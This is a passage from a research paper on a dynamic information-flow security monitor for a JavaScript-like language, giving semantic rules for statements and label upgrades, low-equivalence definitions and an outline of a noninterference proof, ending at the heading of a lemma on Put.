$$\textsc{While}\ \frac{pc, \mathcal{C} \vdash \langle \mathit{if}\ (e)\ \{c; while\ (e)\ c\}\ else\ skip, E_1 \rangle \to E_2}{pc, \mathcal{C} \vdash \langle while\ (e)\ c, E_1 \rangle \to E_2}$$

$$\textsc{Iter-1}\ \frac{}{pc, \mathcal{C} \vdash \langle ([\,], \dot{v}, c), E \rangle \to E} \qquad \textsc{Iter-3}\ \frac{\begin{array}{c} \neg IsExternal(s) \\ pc, \mathcal{C} \vdash \langle (\overline{s}, \dot{v}, c), E_1 \rangle \to E_2 \end{array}}{pc, \mathcal{C} \vdash \langle (s^{\sigma} \cdot \overline{s}, \dot{v}, c), E_1 \rangle \to E_2}$$

$$\textsc{Iter-2}\ \frac{\begin{array}{c} IsExternal(s) \qquad E_2 = pc \sqcup \sigma \vdash PutValue(\dot{v}, s^{\sigma})\ E_1 \\ pc \sqcup \sigma, \mathcal{C} \vdash \langle c, E_2 \rangle \to E_3 \qquad pc, \mathcal{C} \vdash \langle (\overline{s}, \dot{v}, c), E_3 \rangle \to E_4 \end{array}}{pc, \mathcal{C} \vdash \langle (s^{\sigma} \cdot \overline{s}, \dot{v}, c), E_1 \rangle \to E_4}$$

$$\textsc{Ret}\ \frac{pc, \mathcal{C} \vdash \langle e, E_1 \rangle \to \langle \dot{v}, E_2 \rangle \qquad \dot{u} = pc \vdash GetValue(\dot{v})\ E_2}{pc, \mathcal{C} \vdash \langle return\ e, E_1 \rangle \to \langle \dot{u}, E_2 \rangle}$$

$$\textsc{For-In}\ \frac{\begin{array}{c} pc, \mathcal{C} \vdash \langle x, E_1 \rangle \to \langle \dot{v}_1, E_1 \rangle \qquad\qquad pc, \mathcal{C} \vdash \langle e, E_1 \rangle \to \langle \dot{v}_2, E_2 \rangle \\ r^{\sigma} = pc \vdash GetValue(\dot{v}_2)\ E_2 \qquad E_2[r] = \{s_1 \overset{\sigma_1}{\mapsto} \dot{p}_1, \ldots, s_n \overset{\sigma_n}{\mapsto} \dot{p}_n, \sigma_s\} \\ pc, \mathcal{C} \vdash \langle ([s_1^{\sigma \sqcup \sigma_1}, \ldots, s_n^{\sigma \sqcup \sigma_n}], \dot{v}_1, c), E_2 \rangle \to E_3 \end{array}}{pc, \mathcal{C} \vdash \langle \mathit{for}\ (x\ in\ e)\ c, E_1 \rangle \to E_3}$$

$$\textsc{Try-1}\ \frac{pc, \mathcal{C} \vdash \langle c_1, (\phi_1, \epsilon_1) \rangle \to (\phi_2, \epsilon_2)}{pc, \mathcal{C} \vdash \langle try\ c_1\ catch(x)\ c_2, (\phi_1, \epsilon_1) \rangle \to (\phi_2, \epsilon_1)}$$

$$\textsc{Try-2}\ \frac{\begin{array}{c} pc, (\dot{\tau}, \dot{le}_1, \dot{ve}) \vdash \langle c_1, (\phi_1, \epsilon_1) \rangle \to \langle exc\ \dot{v}, E_2 \rangle \\ (le_2^L, E_3) = pc \vdash NewDeclarativeEnvironment(\dot{le}_1)\ E_2 \\ \dot{r} = E_3[le_2][\_EnvironmentRecord\_] \\ (\phi_4, \epsilon_4) = \dot{r}.\_SetMutableBinding\_(x^L, \dot{v})\ E_3 \\ pc \sqcup \epsilon_4, (\dot{\tau}, le_2^L, \dot{ve}) \vdash \langle c_2, (\phi_4, \epsilon_1) \rangle \to E_5 \end{array}}{pc, (\dot{\tau}, \dot{le}_1, \dot{ve}) \vdash \langle try\ c_1\ catch(x)\ c_2, (\phi_1, \epsilon_1) \rangle \to E_5}$$

$$\textsc{Throw}\ \frac{pc, \mathcal{C} \vdash \langle e, E_1 \rangle \to \langle \dot{v}, (\phi_2, \epsilon_2) \rangle \qquad pc <: \epsilon_2}{pc, \mathcal{C} \vdash \langle throw\ e, E_1 \rangle \to \langle exc\ \dot{v}, (\phi_2, \epsilon_2) \rangle}$$

$$\textsc{Eval}\ \frac{\begin{array}{c} pc, (\dot{\tau}, \dot{le}, \dot{ve}) \vdash \langle e, E_1 \rangle \to \langle s^{\sigma}, E_2 \rangle \qquad c = parse(s) \\ E_3 = pc \sqcup \sigma, \dot{ve} \vdash HoistVariables(c)\ E_2 \\ pc \sqcup \sigma, (\dot{\tau}, \dot{le}, \dot{ve}) \vdash \langle c, E_3 \rangle \to E_4 \end{array}}{pc, (\dot{\tau}, \dot{le}, \dot{ve}) \vdash \langle eval\ e, E_1 \rangle \to E_4}$$

$$\textsc{With}\ \frac{\begin{array}{c} pc, (\dot{\tau}, \dot{le}_1, \dot{ve}) \vdash \langle e, E_1 \rangle \to \langle \dot{v}, E_2 \rangle \qquad \dot{r} = pc \vdash GetValue(\dot{v})\ E_2 \\ (\dot{le}_2, E_3) = pc \vdash NewObjectEnvironment(\dot{le}_1, \dot{r})\ E_2 \\ pc, (\dot{\tau}, \dot{le}_2, \dot{ve}) \vdash \langle c, E_3 \rangle \to E_4 \end{array}}{pc, (\dot{\tau}, \dot{le}_1, \dot{ve}) \vdash \langle with\ e\ c, E_1 \rangle \to E_4}$$

Fig. 8. Semantics of statements

Semantics of statements Let $R ::= E \mid \langle \dot{u}, E\rangle$, where E indicates normal termination without return value, and $\langle \dot{u}, E\rangle$ indicates either exceptional termination or termination with a return value, depending on whether $\dot{u}$ is $exc\ \dot{v}$ or $\dot{v}$. The semantics of statements is of the form $pc, \mathcal{C} \vdash \langle c, E\rangle \rightarrow R$, read as c executes to R when run in E, program counter security label pc, and context $\mathcal{C}$.

Figure 8 displays the semantic rules of statements, where the rules for exception propagation have been omitted for clarity. Sequence (Seq-1), iteration in the form of *while* (While), and conditional choice (If-1 and If-2) are all standard. The conditional choice raises the security context of the chosen branch to the security label of the controlling expression, and *while* is formulated in terms of conditional choice. The *for-in* statement (For-In) iterates over the external properties of an object. For each external property name in the object, the given variable is updated with the name using the existence security label of the property as the security label, and the body of the *for-in* is run. The iteration of *for-in* is provided by the three rules (Iter-1, Iter-2, and Iter-3) of the form $pc, \mathcal{C} \vdash \langle (\overline{s}, \dot{v}, c), E_1\rangle \rightarrow E_2$, that for each $\dot{s}$ in $\overline{s}$ binds the variable referenced by $\dot{v}$ to $\dot{s}$ before running c. Note that c is run in the context of the label of the corresponding string (Iter-2), and that internal properties are skipped (Iter-3). The former might seem counterintuitive. In the light of the operation of an ordinary for loop, one might expect an accumulated security content. However, this is not necessary. The reason for this is that there is no way for executions of the body corresponding to properties with secret existence labels (the secret executions) to communicate anything public to later executions corresponding to properties with public existence labels (the public executions), since the secret executions are under secret control. From the perspective of the public executions, it is not possible to detect if or how they are interleaved with secret executions without raising their own security context. Consider the following program, where the property q with public existence may or may not be preceded by the property p with secret existence. The program tries to communicate this fact by accumulating into `i` how many times the body of the *for-in* is executed and storing into `l` if property q was first or not.

```
o = upgs {} to h;
if (h) { o.p = 'a'; }
o.q = 'b'; i = 0; l = true;
for (x in o) {
  if (x === 'q' && i === 0) { l = false; }
  i += 1;
}
```

First, the structure of `o` must be upgraded to allow for the addition of property p under secret control. Consider the two possible execution of the above program. If `h` is false, property p will not be added to `o`, and the first execution of the body (corresponding to the property q) will update `l` to `false`. If, on the other hand, `h` is true, property p will be added to `o`. Since the existence security label of p is secret, the first execution (corresponding to the property p) will be under secret control, and the execution will be stopped when trying to update `i` on line 6, which is public. In the above terms, the secret execution was prevented to communicate a public value.

Now, consider what happens if we modify the example so that `i` is secret. If `h` is false, property p will not be added to `o`, but now, when the first execution (corresponding to the property q) tries to update `l` the execution will fail with a security error. The reason for this is, by making `i` secret we have made the inner conditional on line 5 secret, which prevents any public updates. If, on the other hand, `h` is true, property p will be added to `o` and `l` will remain false. In the above terms, any differences detected by later public executions must be secret and will cause the public execution to enter a secret context.

Exception throwing (Throw) is constrained by the demand that the security context pc is below the exception security label ϵ, i.e., no low exceptions are allowed in secret context.

The execution of *try-catch* is divided into normal (Try-1) and exceptional (Try-2) execution of the body. In the first case, the result of the execution is returned in the *outer exception context*, i.e., the exception security label of the *try-catch*. This allows for containing exception security label upgrades to the *try-catch*. In the second case, if an exception is thrown in the body of the *try-catch*, control is passed to the exception handler. The body of the handler is run in a new lexical environment, in which the formal parameter of the handler is bound to the exception value. This means that variables declared in the body of the handler are not local to the handler, but escape to the outer variable environment, similar to variables declared in the bodies of *eval* and *with* described below. With respect to information flow, the body of the handler is run in a security context which is the least upper bound of the initial security context and the exception security label at the program point where the exception was thrown. This guarantees that the body of the handler is unable to leak information about the existence of secret exceptions. Further, the body of the handler is run in the outer exception security label, since any (uncaught) exceptions in the handler escape the *try-catch*.

The return statement (Ret) takes an expression and makes the corresponding value the return value of the function. Note the simplifying assumption that all functions have a unique exit point in terms of a return statement. This is manifested in that the function call expression (Call) demands that a value is returned, while the statement sequence (Seq-1 together with the rules for exception propagation) does not propagate return. In order to support unconstrained use of return a *return security label* can be introduced, serving a similar purpose as the exception security label. Since the labels are closely related, we have opted to let the exception security label be representative in the formal development. Naturally, in the full implementation this restriction and other restrictions of the formal development have been lifted.

The *eval* statement (EVAL) evaluates its argument, parses the result to a program, which is run after hoisting the variables into variable environment. Hence, variables introduced by *eval* are defined in the context of the closest enclosing function, or into the global object. The program is run in a security context that is raised to the security label of the parsed string.

Finally, the *with* statement (WITH) injects an object into the lexical environment chain. Properties of the injected object shadows existing variables for both reading and writing.

$$\textsc{Upg}\ \frac{\begin{array}{c} pc, \mathcal{C} \vdash \langle [e_1, e_2], E_1\rangle \to \langle [\dot{v}_1, \dot{v}_2], E_2\rangle \\ \dot{v}_3 = pc \vdash \mathit{GetValue}(\dot{v}_1)\ E_2 \qquad v_4^{\sigma} = pc \vdash \mathit{GetValue}(\dot{v}_2)\ E_2 \end{array}}{pc, \mathcal{C} \vdash \langle \mathit{upg}\ e_1\ \mathit{to}\ e_2, E\rangle \to \langle \dot{v}_3^{\sigma}, E_2\rangle}$$

$$\textsc{UpgExc}\ \frac{\begin{array}{c} pc <: \epsilon \qquad pc, \mathcal{C} \vdash \langle e, E\rangle \to \langle \dot{v}_1, (\phi, \epsilon)\rangle \\ v_2^{\sigma} = pc \vdash \mathit{GetValue}(\dot{v}_1)\ (\phi, \epsilon) \end{array}}{pc, \mathcal{C} \vdash \langle \mathit{upg}\ \mathit{exc}\ \mathit{to}\ e, E\rangle \to (\phi, \epsilon \sqcup \sigma)}$$

$$\textsc{UpgS}\ \frac{\begin{array}{c} pc, (\dot{\tau}, \dot{le}, \dot{ve}) \vdash \langle [e_1, e_2], E_1\rangle \to \langle [\dot{v}_1, \dot{v}_2], E_2\rangle \\ r^{\sigma_1} = pc \vdash \mathit{GetValue}(\dot{v}_1)\ E_2 \\ v_3^{\sigma_2} = pc \vdash \mathit{GetValue}(\dot{v}_2)\ E_2 \\ \sigma = pc \sqcup \epsilon \sqcup \sigma_1 \qquad o_1 = E_2[r] \qquad o_1 = \{\dots, \sigma_3\} \\ \sigma <: \sigma_3 \qquad\qquad o_2 = o_1[\sigma \sqcup \sigma_2] \end{array}}{pc, (\dot{\tau}, \dot{le}, \dot{ve}) \vdash \langle \mathit{upgs}\ e_1\ \mathit{to}\ e_2, E\rangle \to E_2[r \mapsto o_2]}$$

$$\textsc{UpgV}\ \frac{\begin{array}{c} pc, (\dot{\tau}, \dot{le}, \dot{ve}) \vdash \langle [x, e_2], E_1\rangle \to \langle [(r^{\sigma_1}, \dot{s}), \dot{v}_1], E_2\rangle \\ v_2^{\sigma_2} = pc \vdash \mathit{GetValue}(\dot{v}_1)\ E_2 \\ \sigma = pc \sqcup \epsilon \sqcup \sigma_1 \qquad o_1 = E_2[r] \qquad o_1 = \{\dots, \sigma_3\} \\ \sigma <: \sigma_3 \qquad\qquad o_2 = o_1[\sigma \sqcup \sigma_2] \end{array}}{pc, (\dot{\tau}, \dot{le}, \dot{ve}) \vdash \langle \mathit{upgv}\ x\ \mathit{to}\ e_2, E\rangle \to E_2[r \mapsto o_2]}$$

$$\textsc{UpgE}\ \frac{\begin{array}{c} pc, (\dot{\tau}, \dot{le}, \dot{ve}) \vdash \langle [e_1, e_2], E_1\rangle \to \langle [(r^{\sigma_1}, s^{\sigma_2}), \dot{v}_1], E_2\rangle \\ v_2^{\sigma_3} = pc \vdash \mathit{GetValue}(\dot{v}_1)\ E_2 \\ \sigma = pc \sqcup \epsilon \sqcup \sigma_1 \sqcup \sigma_2 \qquad o_1 = E_2[r] \qquad o_1 = \{s \overset{\sigma_4}{\mapsto} \dot{v}_3, \dots\} \\ \sigma <: \sigma_4 \qquad\qquad o_2 = o_1[s \overset{\sigma \sqcup \sigma_3}{\mapsto} \dot{v}_3] \end{array}}{pc, (\dot{\tau}, \dot{le}, \dot{ve}) \vdash \langle \mathit{upge}\ e_1\ \mathit{to}\ e_2, E\rangle \to E_2[r \mapsto o_2]}$$

Fig. 9. Upgrade semantics

Upgrade instructions Figure 9 defines one upgrade expression and four upgrade statements. All of the upgrade instructions are dynamic, in the sense that the target label is taken from the reduction of the second argument. This allows upgrading of potential write targets to match the control structure of the program without enforcing specific labels. For example, in the following snippet, l is upgraded to the label of h:

```
l = upg l to h;
```

```
if (h) {
  l = 1;
}
```

The upgrade expression (Upg) upgrades the result of the first parameter to the label of the second. Upgrading to specific labels is made possible by the introduction of label literals that carry their own label, see Section 4.2.

The upgrade exception label statement (UpgExc) upgrades the exception label to the label of the parameter, provided the upgrade can be allowed by the security context. The upgrade structure label statement (UpgS) upgrades the structure of the object referred to by the first parameter to the label of the second, provided that the write context of the object allows the upgrade. Similarly, the upgrade structure label of environment records statement (UpgV) upgrades the structure of the environment record of the given variable x to the label of the second parameter, provided that the write context of the environment record allows the upgrade. Finally, the upgrade existence label statement (UpgE) upgrades the existence label of the property referred to by the first parameter to the security label of the second parameter, provided that the write context of the property allows it. In all upgrade statements, the write context is taken into the account when creating the resulting label.

5 Information-flow security and transparency

A common policy for information-flow security is noninterference [21,32]. Noninterference can be formally framed as the preservation of a family of *low-equivalence* relations, denoted $\sim$, under execution. As is standard for languages with references [9], the family is indexed by a relation, denoted β, representing a bijection between the public domains of the heaps.

There are several flavors of noninterference depending on whether timing, progress, and termination are taken into account. In the following, we consider a baseline policy of *termination-insensitive* [72,63] noninterference: two programs are considered *noninterfering* if all terminating runs for the same public input agree on all public outcomes. Termination-insensitive noninterference allows leaks of information via the termination behavior of programs. In a batch-job setting, it allows leaks of at most one bit of information. Termination-insensitive noninterference is a natural fit for the monitor because it justifies the blocking upon detecting a security violation.

5.1 Low-equivalence

Noninterference is formulated in terms of a family of low-equivalence relations for values, objects, heaps, and environments. The family of relations is defined structurally, demanding that equivalent values carry equal security labels, and, in the case the label is public, that the values are equal.

$$\text{LE-PR-L}\,\frac{r_1\ \beta\ r_2}{r_1^L \sim_\beta r_2^L} \qquad \text{LE-V-L}\,\frac{v \notin R}{v^L \sim_\beta v^L} \qquad \text{LE-V-H}\,\frac{}{v_1^H \sim_\beta v_2^H} \qquad \text{LE-R}\,\frac{\dot{r}_1 \sim_\beta \dot{r}_2 \qquad \dot{s}_1 \sim_\beta \dot{s}_2}{(\dot{r}_1, \dot{s}_1) \sim_\beta (\dot{r}_2, \dot{s}_2)} \qquad \text{LE-IP}\,\frac{p \notin V}{p \sim_\beta p}$$

$$\text{LE-VS1}\,\frac{\dot{v}_1 \sim_\beta \dot{v}_2 \qquad \overline{v}_1 \sim_\beta \overline{v}_2}{\dot{v}_1 \cdot \overline{v}_1 \sim_\beta \dot{v}_2 \cdot \overline{v}_2} \qquad \text{LE-VS2}\,\frac{}{[\,] \sim_\beta [\,]} \qquad \text{LE-EV-L1}\,\frac{\dot{v}_1 \sim_\beta \dot{v}_2}{exc\ \dot{v}_1 \sim_{\beta,L} exc\ \dot{v}_2} \qquad \text{LE-EV-L2}\,\frac{\dot{v}_1 \sim_\beta \dot{v}_2}{\dot{v}_1 \sim_{\beta,L} \dot{v}_2}$$

$$\text{LE-EV-H}\,\frac{}{\dot{u}_1 \sim_{\beta,H} \dot{u}_2} \qquad \text{LE-O-L}\,\frac{\begin{array}{c}\varsigma(o_1) = \varsigma(o_2) = L \\ dom(o_1) = dom(o_2) \qquad dom_L(o_1) = dom_L(o_2) \\ (s \overset{L}{\mapsto} \dot{p}_1) \in o_1 \wedge (s \overset{L}{\mapsto} \dot{p}_2) \in o_2 \Rightarrow \dot{p}_1 \sim_\beta \dot{p}_2\end{array}}{o_1 \sim_\beta o_2} \qquad \text{LE-H}\,\frac{r_1\ \beta\ r_2\ \Rightarrow\ \phi_1[r_1] \sim_\beta \phi_2[r_2]}{\phi_1 \sim_\beta \phi_2}$$

$$\text{LE-O-H}\,\frac{\begin{array}{c}\varsigma(o_1) = \varsigma(o_2) = H \qquad dom_L(o_1) = dom_L(o_2) \\ (s \overset{L}{\mapsto} \dot{p}_1) \in o_1 \wedge (s \overset{L}{\mapsto} \dot{p}_2) \in o_2 \Rightarrow \dot{p}_1 \sim_\beta \dot{p}_2\end{array}}{o_1 \sim_\beta o_2} \qquad \text{LE-Ctx}\,\frac{\dot{\tau}_1 \sim_\beta \dot{\tau}_2 \qquad \dot{le}_1 \sim_\beta \dot{le}_2 \qquad \dot{ve}_1 \sim_\beta \dot{ve}_2}{(\dot{\tau}_1, \dot{le}_1, \dot{ve}_1) \sim_\beta (\dot{\tau}_2, \dot{le}_2, \dot{ve}_2)} \qquad \text{LE-Env}\,\frac{\phi_1 \sim_\beta \phi_2}{(\phi_1, \epsilon) \sim_{\beta,\epsilon} (\phi_2, \epsilon)}$$

$$\text{LE-EE}\,\frac{\dot{u}_1 \sim_{\beta,\epsilon} \dot{u}_2 \qquad E_1 \sim_{\beta,\epsilon} E_2}{\langle \dot{u}_1, E_1 \rangle \sim_{\beta,\epsilon} \langle \dot{u}_2, E_2 \rangle} \qquad \text{LE-EE-H1}\,\frac{E_1 \sim_{\beta,H} E_2}{E_1 \sim_{\beta,H} \langle \dot{u}_2, E_2 \rangle} \qquad \text{LE-EE-H2}\,\frac{E_1 \sim_{\beta,H} E_2}{\langle \dot{u}_1, E_1 \rangle \sim_{\beta,H} E_2}$$

$$\text{LE-PD-L1}\,\frac{\dot{v}_1 \sim_\beta \dot{v}_2}{\{value \mapsto \dot{v}_1\} \sim_\beta \{value \mapsto \dot{v}_2\}} \qquad \text{LE-PD-L2}\,\frac{}{undefined^\sigma \sim_\beta undefined^\sigma}$$

$$\text{LE-PD-H1}\,\frac{}{\{value \mapsto \dot{v}^H\} \sim_\beta undefined^H} \qquad \text{LE-PD-H2}\,\frac{}{undefined^H \sim_\beta \{value \mapsto \dot{v}^H\}}$$

$$\text{LE-ER}\,\frac{r_{11}\ \beta\ r_{12} \qquad \dot{r}_{21} \sim_\beta \dot{r}_{22}}{\{\_Env...Record\_ \mapsto r_{11}, \_OuterEnv...\_ \mapsto \dot{r}_{21}\} \sim_\beta \{\_Env...Record\_ \mapsto r_{12}, \_OuterEnv...\_ \mapsto \dot{r}_{22}\}}$$

Fig. 10. Low-equivalence

Figure 10 defines the family of relations, indexed by a relation on primitive references β. This relation represents a bijection between the low-reachable parts of the heaps, i.e, all locations that can be reached by public access paths.

First, let $dom_L(o)$ denote the public domain of o, i.e., the set of all properties with public existence. Let $\varsigma(o)$ denote the structure security label of o. The bijection β is forced to contain at least all low-reachable references by the interaction between LE-PR-L and LE-H. For any pair of primitive references $(r_1, r_2) \in \beta$, LE-H demands that the corresponding objects are low-equivalent. In turn, LE-O-L and LE-O-H demand that the low domain of the objects are equal and that all corresponding values are low-equivalent. Thus, any public primitive references contained in these properties are forced to be in β by LE-PR-L. This guarantees that the corresponding objects are low-equivalent. The process enforces a closure property on β: for any pair of primitive references (r_1, r_2) in β, all pairs of low-reachable references (w.r.t. the same access path) will also be in β. In addition, for objects with public structure LE-O-L demands that the public domains are equal in addition to the demand that the public domains are equal.

On the top level, the process is initiated by LE-Ctx that via LE-ER demands that the primitive references corresponding to the topmost lexical and variable environments are in β. This injects at least one pair of primitive references into β carried over to LE-H via LE-Env. This pair provides the root for the low-reachable subheap of each environment, ensuring that they are isomorphic and that corresponding public primitive non-references are equal.

For exception lifted values, LE-EV-L1 and LE-EV-L2 guarantee that the cause of exceptions is independent of secrets unless the exception security label is secret. Further exception-related rules are LE-EE via LE-Env, where the latter exposes the exception security label as a decoration on the low-equivalence relation. This carries the exception security label to the exception lifted values. Regardless of the value of the exception security label, it is demanded that the environments are low-equivalent. This corresponds to the intuition that an exception is not able to modify the environment, only affect the control flow. As for all security labels, the exception security label is forced to be equal in both environments.

5.2 Noninterference

Two statements c_1 and c_2 are noninterfering, $ni(c_1, c_2)$, if any pair of terminating runs, starting from low-equivalent execution environments, results in low-equivalent execution environments:

$$\begin{aligned} ni(c_1, c_2) = {} & E_1 \sim_{\beta_1, \epsilon_1} E_2 \wedge \mathcal{C}_1 \sim_{\beta_1} \mathcal{C}_2 \wedge \\ & L, \mathcal{C}_1 \vdash \langle c_1, E_1 \rangle \to \langle \dot{u}_1, E_1' \rangle \wedge L, \mathcal{C}_2 \vdash \langle c_2, E_2 \rangle \to \langle \dot{u}_2, E_2' \rangle \Rightarrow \\ & \qquad \exists \beta_2, \epsilon_2 \, . \, \beta_1 \subseteq \beta_2 \wedge \langle \dot{u}_1, E_1' \rangle \sim_{\beta_2, \epsilon_2} \langle \dot{u}_2, E_2' \rangle \end{aligned}$$

We prove the security of the dynamic type system by establishing that all terminating runs of all programs are noninterfering:

Theorem 1 (Noninterference) $\forall c\ .\ ni(c, c)$.

Proof. By strong induction on the height of the derivation tree. Since the definitions of statements, expressions, $FunctionCall$, and $FunctionConstruct$ are mutually recursive, we strengthen the induction predicate to the conjunction of the noninterference for the respective constructs. We outline of the main components of the proof. The extended version of this paper [1] contains the full proof.

For convenience, expression sequences and their construction are lifted into expressions for the proof. As is standard, the noninterference theorem uses a supporting theorem, confinement, that proves freedom of public side effects under secret control. The full proof can be found in the extended version of this paper [1]. Since the semantics is frequently formulated in terms of primitive constructions, like ECMA objects and their operations, many of the cases rely only on confinement and noninterference of the primitive constructions. A selection of notable exceptions among the expressions is presented below. The proof explanations are intended to give a broad picture and convey the intuition. The discussion is rooted in comparing the two derivation trees representing the execution, which is manifested as a case analysis of the last applied derivation rule, under the assumption that the the proof holds for all sub derivations of expression and statement execution.

Expression sequence Expression sequence serves as an illustration of exception handling, which is omitted in the remaining proof cases. There are two rules for successful execution: ESeq-1 and ESeq-5. The other three rules are for exception propagation, giving a total of five rules. This gives 12 proof cases when symmetry is taken into account (25 otherwise). First, the cases where both derivations end with the same rule correspond to the situations, where both executions terminate normally or both executions throw exceptions, and are easily established by the induction hypothesis. The remaining cases can be easily dismissed as impossible. Combining ESeq-1 with any of the other rules in not possible, since both executions work on the same sequence of expressions. The other cases contradict the induction hypothesis.

Function call The proof is divided into two cases, based on the security label of the primitive references identifying the object that represents the function.
1) If the security label is public, then the objects are low-equivalent, which, in particular, entails that the algorithms for the internal property $\_Call\_$ must be equal. In fact, they must be equal to $FunctionCall$ (there is only one possibility). The result follows from the induction hypothesis.

Object construction The proof is similar to the proof for function call, with the difference that there are now two possible algorithms for the internal property $\_Construct\_$. The difference is, however, minimal. In the first case, we still have that the algorithms must be equal. We get two subproofs: one for $ObjectConstruct$ and one for $FunctionConstruct$. The former follows from a supporting lemma, and the latter follows from the induction hypothesis.

For statements, the following proof cases are representative for the other proof cases.

Conditional The conditional statement has two productive rules, which gives three cases, when symmetry is taken into account. Each case is split into two subproofs based on the security label of the controlling expression. 1) For a public label corresponding to public control flow, the result follows from the induction hypothesis. 2) For a secret label, the proof proceeds by confinement together with symmetry and transitivity of the low-equivalence relation. Regardless of the paths taken through the conditional, confinement allows us to establish the downward equivalences. In turn, reflexivity and transitivity allow us to conclude:

$$E_{21} \sim_{op(fst(\beta)),\epsilon} E_{11} \wedge E_{11} \sim_{\beta,\epsilon} E_{12} \wedge E_{12} \sim_{snd(\beta),\epsilon} E_{22} \Rightarrow E_{21} \sim_{\beta,\epsilon} E_{22}$$

The use of $op(\beta)$ for opposite relation of β, $fst(\beta)$, and $snd(\beta)$ for the identity relation induced by the domain and the codomain of β respectively is a technicality pertaining to the reflexivity and transitivity of the low-equivalence relation. The four proof cases are illustrated below, where the dashed lines represent executions for which confinement is used to establish low-equivalence between the initial and the final environment.

$$\begin{tikzcd}
E_{11} \arrow[r, phantom, "\sim_{\beta,\epsilon}"] \arrow[d, dashed, "C_1", "\sim_{fst(\beta),\epsilon}"'] & E_{12} \arrow[d, dashed, "C_1"', "\sim_{snd(\beta),\epsilon}"] & E_{11} \arrow[r, phantom, "\sim_{\beta,\epsilon}"] \arrow[d, dashed, "C_2", "\sim_{fst(\beta),\epsilon}"'] & E_{12} \arrow[d, dashed, "C_2"', "\sim_{snd(\beta),\epsilon}"] & E_{11} \arrow[r, phantom, "\sim_{\beta,\epsilon}"] \arrow[d, dashed, "C_1", "\sim_{fst(\beta),\epsilon}"'] & E_{12} \arrow[d, dashed, "C_2"', "\sim_{snd(\beta),\epsilon}"] & E_{11} \arrow[r, phantom, "\sim_{\beta,\epsilon}"] \arrow[d, dashed, "C_2", "\sim_{fst(\beta),\epsilon}"'] & E_{12} \arrow[d, dashed, "C_1"', "\sim_{snd(\beta),\epsilon}"] \\
E_{21} \arrow[r, phantom, "\sim_{\beta,\epsilon}"] & E_{22} & E_{21} \arrow[r, phantom, "\sim_{\beta,\epsilon}"] & E_{22} & E_{21} \arrow[r, phantom, "\sim_{\beta,\epsilon}"] & E_{22} & E_{21} \arrow[r, phantom, "\sim_{\beta,\epsilon}"] & E_{22}
\end{tikzcd}
\Bigg\} \text{by confinement}$$

Fig. 11. From left, illustration of (If-1, If-1), (If-2, If-2), (If-1, If-2), and (If-2, If-1)

Try-catch The proof for try-catch follows the same intuition with respect to confinement as the proof for the conditional. We have two rules which give three cases, when symmetry is taken into account. 1) If no exceptions occur in the body of the try-catch, the result follows from the induction hypothesis, as illustrated by the leftmost picture below. 2) If exceptions occur in the body of the try-catch in both executions, then we have two subcases, depending of the exception security label. In case it is public, the result follows from the induction hypothesis. Otherwise, the result follows from confinement, analogously to the conditional above. 3) If an exception occurs in the body of the try-catch in only one of the executions, the induction hypothesis gives that the exception security label must be secret. The result follows from confinement and transitivity of the low-equivalence relation. This case is illustrated in the second figure below.

$$\begin{tikzcd}
E_{11} \arrow[r, phantom, "\sim_{\beta_1,\epsilon_1}"] \arrow[d, "c_1"] & E_{12} \arrow[d, "c_1"] \\
E_{21} \arrow[r, phantom, "\sim_{\beta_2,\epsilon_2}"] & E_{22}
\end{tikzcd}
\qquad
\begin{tikzcd}
E_{11} \arrow[r, phantom, "\sim_{\beta_1,\epsilon_1}"] \arrow[d, "c_1"] & E_{12} \arrow[d, "c_1"] \\
E_{21} \arrow[r, phantom, "\sim_{\beta_2,\epsilon_2}"] \arrow[dr, dashed, no head, "\sim_{\beta_2,\epsilon_2}"'] & E_{22} \arrow[d, dashed, "c_2"', "\sim_{snd(\beta_2),\epsilon_2}"] \arrow[d, phantom, shift left=12, "\text{by confinement}"] \\
 & E_{52}
\end{tikzcd}$$

Fig. 12. From left, illustration of (Try-1, Try-1) and (Try-1, Try-2)

Noninterference of primitive constructions With respect to noninterference of primitive constructions, there are two major categories: pure and impure primitive constructions. For pure primitive constructions, the label of the result is the least upper bound of the security labels of all used values. An interesting special case of this is constructions that read variables of properties, since these constructions embody the notion of read context introduced above. As an illustration consider the following outline of the proof of noninterference of *GetIdentifierReference*.

Lemma 1 *Nonintereference of GetIdenfierReference.*

$$\begin{aligned}
&E_1 \sim_\beta E_2 \;\wedge\; \dot{r}_{11} \sim_\beta \dot{r}_{12} \wedge \\
&\qquad\qquad \mathit{GetIdentifierReference}(\dot{r}_{11}, x)\; E_1 = (\dot{r}_{21}, x^L) \wedge \\
&\qquad\qquad \mathit{GetIdentifierReference}(\dot{r}_{12}, x)\; E_2 = (\dot{r}_{22}, x^L) \Rightarrow \dot{r}_{21} \sim_\beta \dot{r}_{22}
\end{aligned}$$

Proof. The proof proceeds by induction on the height of the derivation tree. There are three rules, which gives six cases, when symmetry is taken into account. The intuition behind the rules is:

1. GIR-1 the base case, where the variable was not found, and the end of the chain has been reached,

2. GIR-2 the base case, where the variable was found, and
3. GIR-3 the recursive case, where the variable has not yet been found, but the end of the chain has not yet been reached.

In all cases, the security label of the incoming reference is used to taint the result. In 1) and 2) this corresponds to the immediate read context, while in 3) it corresponds to the accumulated read context that is added to the read context resulting from the recursive call. The proof consists of two parts:

Part one: The first three proof cases apply when the derivation trees (at least initially) share the same structure, i.e., that both derivations end with the same rule. The proofs for these cases are similar. If the incoming reference is public, the result follows from noninterference of the use primitives (together with the induction hypothesis in case 3). If the incoming reference is secret, then the result must also be secret, which places no further demands on the result.

Part two: The last three proof cases apply when the derivation trees differ. As an example, this may occur if the variable was found in one environment but not the other. The proofs for all these cases are based on showing that the result must be secret. The three cases are as follows.

1. GIR-1 together with GIR-2 corresponding to the case when the variable is not found in the environment in one execution and that it is found in the other. The fact that the pointer to the environment record is $null$ in one execution and not the other means that the label of the reference must be secret, and thus that the label of the result is secret.
2. GIR-1 together with GIR-3 corresponding to the case when the variable is not found in the environment in one execution and that it is not found yet in the other. The proof is the same as in the previous case.
3. GIR-2 together with GIR-3 corresponding to the case when the variable is found in the environment in one execution and that it is not found yet in the other. We get two cases. If the label of the incoming reference is secret, then the result is secret, and we can conclude. Otherwise, since the variable is found in one execution but not the other, this entails that the result of $\_HasBinding\_$ must be secret, and the result follows.

For impure primitive constructions, the write context is taken into account for all side effects. Examples of impure primitive include Put and $Delete$. To illustrate, consider the following outline for the proof on noninterference of Put.

Lemma 2 *Noninterference of* Put.

